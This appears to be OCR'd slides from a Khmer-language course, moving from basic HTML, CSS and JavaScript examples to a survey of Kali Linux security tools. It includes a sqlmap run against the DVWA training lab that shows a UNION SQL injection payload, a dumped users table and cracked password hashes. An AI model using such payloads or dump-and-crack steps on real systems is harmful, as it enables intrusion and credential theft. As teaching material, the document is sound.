


# គេហទ័រ HTML, CSS, JAVASCRIPT, JQUERY

## HTML: ពាក្យពេញឈរកីឡើ (HyperText Markup Language)

Purpose: HTML provides the structure and content of web pages. It uses a system of tags and attributes to define elements such as headings, paragraphs, links, images, and forms.

```
<html>
  <head>
    <title>My Web Page</title>
  </head>
  <body>
    <h1>Welcome to My Web Page</h1>
    <p>This is a paragraph</p>
    <a href="https://www.example.com">Visit
      Example</a>
  </body>
</html>
```



The diagram illustrates the structure of an HTML document with the following annotations:

- `<!DOCTYPE html>` ← Tells version of HTML
- `<html>` ← HTML Root Element
- `<head>` ← Used to contain page HTML metadata
- `<title>Page Title</title>` ← Title of HTML page
- `</head>`
- `<body>` ← Hold content of HTML
- `<h2>Heading Content</h2>` ← HTML heading
- `<p>Paragraph Content</p>` ← HTML paragraph
- `</body>`
- `</html>`

# គេហទ័រ HTML, CSS, JAVASCRIPT, JQUERY

## CSS ( Cascading Style Sheets )

```
body {  
    font-family: Arial, sans-serif;  
    background-color: #f4f4f4;  
}  
  
h1 {  
    color: #333;  
    text-align: center;  
}  
  
p {  
    margin: 20px;  
}
```

```
<!DOCTYPE html>  
<html>  
<head>  
    <title>CSS</title>  
    <style>  
        body{  
            text-align: center;  
        }  
        h1::first-letter {  
            font-family: Lucida Calligraphy;  
            font-size: 3cm;  
            color: red;  
            text-shadow: 5px 8px 9px cyan;  
        }  
        h1{  
            color: red;  
        }  
    </style>  
</head>  
  
<body>  
    <h1>Welcome to Simplilearn</h1>  
    <h2> This is an example of ::first-letter pseudo-element</h2>  
</body>  
</html>
```

```
<!DOCTYPE html>  
<html>  
<head>  
    <title>CSS</title>  
    <style>  
        .box{  
            background-color: pink;  
            width: 300px;  
            height: 200px;  
            margin: auto;  
            font-size: 40px;  
            text-align: center;  
        }  
        .box:hover{  
            background-color: cyan;  
        }  
        h1, h2{  
            color: black;  
            text-align: center;  
        }  
    </style>  
</head>  
  
<body>  
    <h1>Simplilearn</h1>  
    <h2>:hover Pseudo-class</h2>  
    <div class="box">  
        My color changes if you hover over me!  
    </div>  
</body>  
</html>
```

# គេហទ័រ HTML, CSS, JAVASCRIPT

## JavaScript

JavaScript is a programming language that adds interactivity and dynamic behavior to web pages. It can manipulate HTML and CSS, handle events, and perform tasks like form validation and animations.

```
<!DOCTYPE html>
<html>
  <head>
    <title>My Website</title>
    <script>
      function changeBackground() {
        document.body.style.backgroundColor = "blue";
      }
    </script>
  </head>
  <body onload="changeBackground()">
    <h1>Welcome to my website!</h1>
  </body>
</html>
```



# ការទិន្នន័យបច្ចេកវិទ្យា WEB APPLICATIONS

ក្នុងក្រុមហ៊ុនដែលបានរៀបចំឡើង តើអ្វីដែលត្រូវបានរៀបចំឡើង?

Python or C/C++

ផ្តល់គោលការណ៍ក្នុងក្រុមហ៊ុន





# ការបង្រៀនទូទៅរបស់ WEB APPLICATIONS

## ការប្រើប្រាស់ Tools មួយចំនួនក្នុងការស្វែងរក Data នៅលើ Web បានបង្កើតឡើងទំនើ?

```
Payload: id=2' UNION ALL SELECT NULL,CONCAT(0x7176717871,0x4f694d6a7a714e45697665746b774f6570784c5245684756594247785277704b67496d6450665079,0x71626a6a71)#6Submit=Submit

[23:08:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL > 5.0 (MariaDB fork)

[23:08:56] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[23:08:56] [INFO] fetching current database
[23:08:56] [INFO] fetching columns for table 'users' in database 'dvwa'
[23:08:56] [INFO] fetching entries for table 'users' in database 'dvwa'
[23:08:57] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[23:08:57] [INFO] using hash method 'md5_generic_passwd'
[23:08:57] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[23:08:57] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[23:08:57] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[23:08:57] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name | last_login | failed_login |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | /hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | admin | 2024-04-01 03:43:02 | 0 |
| 2 | gordonb | /hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown | Gordon | 2024-04-01 03:43:02 | 0 |
| 3 | 1337 | /hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me | Hack | 2024-04-01 03:43:02 | 0 |
| 4 | pablo | /hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo | 2024-04-01 03:43:02 | 0 |
| 5 | smithy | /hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob | 2024-04-01 03:43:02 | 0 |
+-----+-----+-----+-----+-----+-----+-----+-----+
[23:08:57] [INFO] table 'dvwa.users' dumped to CSV file '/home/asa/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv'
[23:08:57] [INFO] fetched data logged to text files under '/home/asa/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 23:08:57 /2024-04-02/
```

# KALI LINUX

ឱ្យធាន Kali linux ?



Kali Linux is a specialized Linux distribution designed for penetration testing, cybersecurity, and digital forensics. Developed and maintained by Offensive Security, Kali Linux is widely used by security professionals and researchers to test and assess the security of systems and networks.



# KALI LINUX

## សេចក្តី Tools ក្នុង Kali Linux

1. Burp Suite - Framework
2. SQLmap - Automated SQL injection and database takeover tool
3. Nikto - Web content scanner
4. Dirsearch - HTTP Bruteforcing
5. Nmap - Port scanning
6. Dir - Web content scanner
7. John - Password cracking tool
8. Hydra - Brute-force login attacks
9. Wifiphisher - Automated Wi-Fi phishing tool

# KALI LINUX

## Burp Suite - Farmwork



Burp Suite Free Edition v1.6

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Site map Scope

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host Meth... URL Para... Sta... Length MIME type Title

Request Response

Raw Hex

The screenshot shows the Burp Suite interface. The title bar reads "Burp Suite Free Edition v1.6". The menu bar includes "Burp", "Intruder", "Repeater", "Window", and "Help". The toolbar below the menu has buttons for "Target", "Proxy", "Spider", "Scanner", "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Extender", "Options", and "Alerts". The "Scope" tab is selected. A search bar at the top says "Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders". Below the search bar is a table header with columns: Host, Method, URL, Parameters, Status, Length, MIME type, and Title. The main pane is currently empty, showing a large white area. At the bottom, there are tabs for "Request" and "Response", and buttons for "Raw" and "Hex".

# KALI LINUX

# Burp Suite - Farmwork

\$ burpsuite

```
root@kali:~# burpsuite --help
Usage:
--help
--version
--disable-extensions
--diagnostics
--use-defaults
--collaborator-server
--collaborator-config
--data-dir
--project-file
--developer-extension-class-name
--config-file
--user-config-file
--auto-repair
--unpause-spider-and-scanner
--disable-auto-update
```

burpsuite

Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.

Burp gives you full control, letting you combine advanced manual techniques with state-of-the-art automation, to make your work faster, more effective, and more fun.


Installed size: 262.02 MB

**How to install:** `sudo apt install burpsuite`

កីជាតុ opensource tool មួយដែលប្រើសម្រាប់ តែស្ថិតកន្លឹម vulnerability របស់ web applications វានិភាគ  
ការរាយប្រហារធ្វើកិច្ច font ដោយស្វែងរក និង exploit vulnerabilities

## SQLmap

### Sqlmap



version: 1.8.7 arch: all

## sqlmap

sqlmap goal is to detect and take advantage of SQL injection vulnerabilities in web applications. Once it detects one or more SQL injections on the target host, the user can choose among a variety of options to perform an extensive back-end database management system fingerprint, retrieve DBMS session user and database, enumerate users, password hashes, privileges, databases, dump entire or user's specific DBMS tables/columns, run his own SQL statement, read specific files on the file system and more.

Installed size: 10.63 MB

How to install: sudo apt install sqlmap

### \$ sqlmapapi

Automatic SQL injection tool, api server

```
root@kali:~# sqlmapapi -h
Usage: sqlmapapi [options]
```

#### Options:

-h, --help	show this help message and exit
-s, --server	Run as a REST-JSON API server
-c, --client	Run as a REST-JSON API client
-H HOST, --host=HOST	Host of the REST-JSON API server (default "127.0.0.1")
-p PORT, --port=PORT	Port of the REST-JSON API server (default 8775)
--adapter=ADAPTER	Server (bottle) adapter to use (default "wsgiref")
--database=DATABASE	Set IPC database filepath (optional)
--username=USERNAME	Basic authentication username (optional)
--password=PASSWORD	Basic authentication password (optional)

## Nikto - Web content scanner



version: 2.5.0 arch: all

[Nikto Homepage](#) | [Package Tracker](#) | [Source Code Repository](#)  
[Edit This Page](#)

**Metapackages** 

default  everything  large

Tools:

information...  vulnerability  web

**Tool Documentation** 

**Packages & Binaries**

 nikto

---

**Packages and Binaries:**

**nikto**

Nikto is a pluggable web server and CGI scanner written in Perl, using rfp's LibWhisker to perform fast security or informational checks.

Features:

- Easily updatable CSV-format checks database
- Output reports in plain text or HTML
- Available HTTP versions automatic switching
- Generic as well as specific server software checks
- SSL support (through libnet-ssleay-perl)
- Proxy support (with authentication)
- Cookies support

Installed size: 2.22 MB

How to install: `sudo apt install nikto`

Dependencies: 

nikto ជាបន្ទូលកម្មសរុបដែល scan vulnerability ពី webserver មានផ្តើមជាផលវត្ថុនៃ program

## Dirsearch - HTTP Bruteforcing

< Dirsearch



version: 0.4.3 arch: all

[Dirsearch Homepage](#) | [Package Tracker](#) | [Source Code Repository](#)

[Edit This Page](#)

Metapackages 

## Packages and Binaries:

### dirsearch

This package contains a command-line tool designed to brute force directories and files in web servers.

As a feature-rich tool, dirsearch gives users the opportunity to perform a complex web content discovering, with many vectors for the wordlist, high accuracy, impressive performance, advanced connection/request settings, modern brute-force techniques and nice output.


Installed size: 447 KB

How to install: `sudo apt install dirsearch`

#### Dependencies:



# Nmap - Port scanning



# nmap-common

Nmap is a utility for network exploration or security auditing. It supports ping scanning (determine which hosts are up), many port scanning techniques, version detection (determine service protocols and application versions listening behind ports), and TCP/IP fingerprinting (remote host OS or device identification). Nmap also offers flexible target and port specification, decoy/stealth scanning, sunRPC scanning, and more. Most Unix and Windows platforms are supported in both GUI and commandline modes. Several popular handheld devices are also supported, including the Sharp Zaurus and the iPAQ.

This package contains the nmap files shared by all architectures.

Installed size: 21.03 MB

**How to install:** `sudo apt install nmap-common`

# Tool Documentation:

# nmap Usage Example

